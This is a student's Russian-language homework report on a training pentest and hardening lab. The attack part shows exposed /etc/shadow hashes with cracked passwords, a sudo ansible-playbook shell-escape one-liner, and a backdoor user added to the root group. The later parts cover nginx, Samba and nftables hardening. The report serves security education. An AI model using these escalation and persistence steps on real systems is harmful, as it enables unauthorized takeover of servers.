Отчёт по домашнему заданию. Поиск и устранение уязвимостей в компании «Всем по даркстору»

ФИО студента: ДобрынинИВ

Часть 1. Пентест

Изучение сайта

nikto -h http://10.10.0.207:80

- Nikto v2.1.5

+ Target IP: 10.10.0.207

+ Target Hostname: 10.10.0.207

+ Target Port: 80

+ Start Time: 2026-06-12 14:22:03 (GMT0)

+ Server: nginx

+ Server leaks inodes via ETags, header found with file /, fields: 0x6a2c0320 0x4143

+ The anti-clickjacking X-Frame-Options header is not present.

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ File/dir '/logs/' in robots.txt returned a non-forbidden or redirect HTTP code (302)

+ "robots.txt" contains 3 entries which should be manually viewed.

+ 6544 items checked: 0 error(s) and 4 item(s) reported on remote host

+ End Time: 2026-06-12 14:22:08 (GMT0) (5 seconds)

+ 1 host(s) tested

В /logs/ есть доступ к данным

logs/etc/shadow

Найденные хэши паролей

petrovich -
6ui6tnc5tw6rxag3l$sCaFqQl95vrbOFya8BG3YAFJhKI5X8ZqGvhULTPeR2reGywDw5xIMWGT.iP3sSrHI281xOTXHtydXXiUdwn230

ansible -
6Nze.RwbBLjLRo2m.$QGsBEpML7Fjd/xuzTe5YIrOuSDcheRH3Ekl1sBhaP7ICIUuYf1z/.fOZtX.iJIMs2Rz6ooANT5PxC6Aa1gn6T/

Получение пароля

Sojdlg123aljg

Сканирование портов

PORT STATE SERVICE

22/tcp open ssh

|_banner: SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.16

80/tcp open http


1832/tcp open tht-treasure

|_banner: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.15

3389/tcp open ms-wbt-server

7000/tcp open afs3-fileserver

Брутфорс сервиса



Захват центра управления

1.echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' > /tmp/myshell

sudo -u ansible /usr/bin/ansible-playbook /tmp/myshel



2.

- cd /etc/ansible

[defaults]

inventory = /workspace/inventory/hosts.ini

- cat /workspace/inventory/hosts.ini

[dmz]

srv_bunkerweb ansible_host=192.168.102.14 ansible_user=ansible

srv_web ansible_host=192.168.102.10 ansible_user=ansible

srv_mail ansible_host=192.168.102.20 ansible_user=ansible

[users]

pc_petrovich ansible_host=192.168.101.2 ansible_user=ansible

pc_boss ansible_host=192.168.101.4 ansible_user=ansible

pc_trust ansible_host=192.168.101.5 ansible_user=ansible

pc_banna ansible_host=192.168.101.3 ansible_user=ansible

[servers]

srv_samba ansible_host=192.168.103.22 ansible_user=ansible

srv_dns ansible_host=192.168.103.24 ansible_user=ansible

fw ansible_host=192.168.103.254 ansible_user=ansible

[admins]

pc_bastion ansible_host=192.168.104.2 ansible_user=ansible ansible_port=1832

[all:vars]

ansible_become=yes

ansible_become_method=sudo


ansible_become_user=ansible

ansible_python_interpreter=auto


ansible_password="{{ lookup('file', '/home/ansible/.secrets/ssh_pass.txt') | trim }}

пароль@uperman1987@

3. ssh ansible@192.168.103.22


ansible@srv_samba:/$ sudo adduser hacker
Adding user `hacker' ...
Adding new group `hacker' (1002) ...
Adding new user `hacker' (1002) with group `hacker' ...
Creating home directory `/home/hacker' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for hacker
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] y
ansible@srv_samba:/$ sudo usermod -aG root hacker
ansible@srv_samba:/$ su hacker
Password:
hacker@srv_samba:/$ id
uid=1002(hacker) gid=1002(hacker) groups=1002(hacker),0(root)
hacker@srv_samba:/$

4.



теперь могу делать что угодно с данными и состоянием серверов

В целом я мог составить плейбук и везде вообще создать этого пользователя с правами рут, я его написал, он у меня не работал, потому что я только потом понял что у меня есть пароль от учетки ансибл😂😂


Часть 2. Модель угроз


В файле таблиц. [Pentest&Hardening_ThreatModel_DobryninIV11]

Часть 3. Защита инфраструктуры

Подтверждающие скриншоты и артефакты

Защита SSH




ansible@pc_bastion: /etc
GNU nano 8.0
erver {
listen 80 default_server;
server_name site.local;
root /usr/share/nginx/html;
index index.html;
location / {
try_files $uri $uri/ =404;
}
location = /logs/ {
deny all;
return 404;
}
location /logs/ {
alias /;
autoindex on;
autoindex_exact_size off;
autoindex_localtime on;
sendfile on;
try_files $uri =404;
}
}

Настройка WAF




Файловый сервис

```
ansible@srv_samba:/srv/samba$ sudo smbclient -L localhost -N

        Sharename       Type      Comment
        ---------       ----      -------
        Share           Disk
        Clients         Disk      Клиентская информация
        IPC$            IPC       IPC Service (Samba 4.15.13-Ubuntu)
SMB1 disabled -- no workgroup available
ansible@srv_samba:/srv/samba$ smbclient //srv_samba/Clients -U b.anna
Password for [WORKGROUP\b.anna]:
Try "help" to get a list of possible commands.
smb: \> ls -la
NT_STATUS_NO_SUCH_FILE listing \-la
smb: \> ls
  .                                   D        0  Sat Jun 13 18:35:32 2026
  ..                                  D        0  Sat Jun 13 18:35:32 2026

                39945692 blocks of size 1024. 25431080 blocks available
```



Межсетевой экран

Я не знаю баг это или нет, но ни на одном сервере нет конфига NFTtables, я так написал

ct state established,related accept comment "Разрешить активные соединения"

```
ct state invalid drop comment "Сбросить невалидные"

        # Users в Internet

       ip saddr 192.168.101.0/24 tcp dport 443 accept

        # Users на Web

        ip saddr 192.168.101.0/24 ip daddr 192.168.102.10 tcp dport { 80, 443 } accept

        # Users на Mail

          ip saddr 192.168.101.0/24 ip daddr 192.168.102.20 tcp dport { 25, 587, 993 }
accept

        # Users на File (Samba)

        ip saddr 192.168.101.0/24 ip daddr 192.168.103.22 tcp dport { 139, 445 } accept

          # Users на DNS

        ip saddr 192.168.101.0/24 ip daddr 192.168.103.24 udp dport 53 accept

        ip saddr 192.168.101.0/24 ip daddr 192.168.103.24 tcp dport 53 accept

        # Web в Internet

        ip saddr 192.168.102.10 oifname "eth0" tcp dport { 80, 443 } accept

         # Mail в Internet

        ip saddr 192.168.102.20 oifname "eth0" tcp dport { 80, 443 } accept

        # Web на DNS

        ip saddr 192.168.102.10 ip daddr 192.168.103.24 udp dport 53 accept

        ip saddr 192.168.102.20 ip daddr 192.168.103.24 udp dport 53 accept

        # DNS в Internet

        ip saddr 192.168.103.24 oifname "eth0" udp dport 53 accept


        # DNS к Users

        ip saddr 192.168.103.24 ip daddr 192.168.101.0/24 udp dport 53 accept

        # DNS к DMZ

        ip saddr 192.168.103.24 ip daddr 192.168.102.0/24 udp dport 53 accept
```

```
        # DNS к Admins
        ip saddr 192.168.103.24 ip daddr 192.168.104.0/24 udp dport 53 accept

        # Ansible на все серверы
        ip saddr 192.168.103.21 tcp dport 22 accept
       # Bastion SSH
        ip saddr 192.168.104.2 tcp dport 22 accept

        # Internet на Web
          iifname "eth0" ip daddr 192.168.102.10 tcp dport { 80, 443 } accept comment "Internet to Web"
```

Часть 4. Дополнительные меры

Внесите информацию о дополнительных мерах, обосновании их необходимости и подтверждающих реализацию артефактах (в случае реализации)

Комментарии

Здесь вы можете оставить любые комментарии для ревьюера.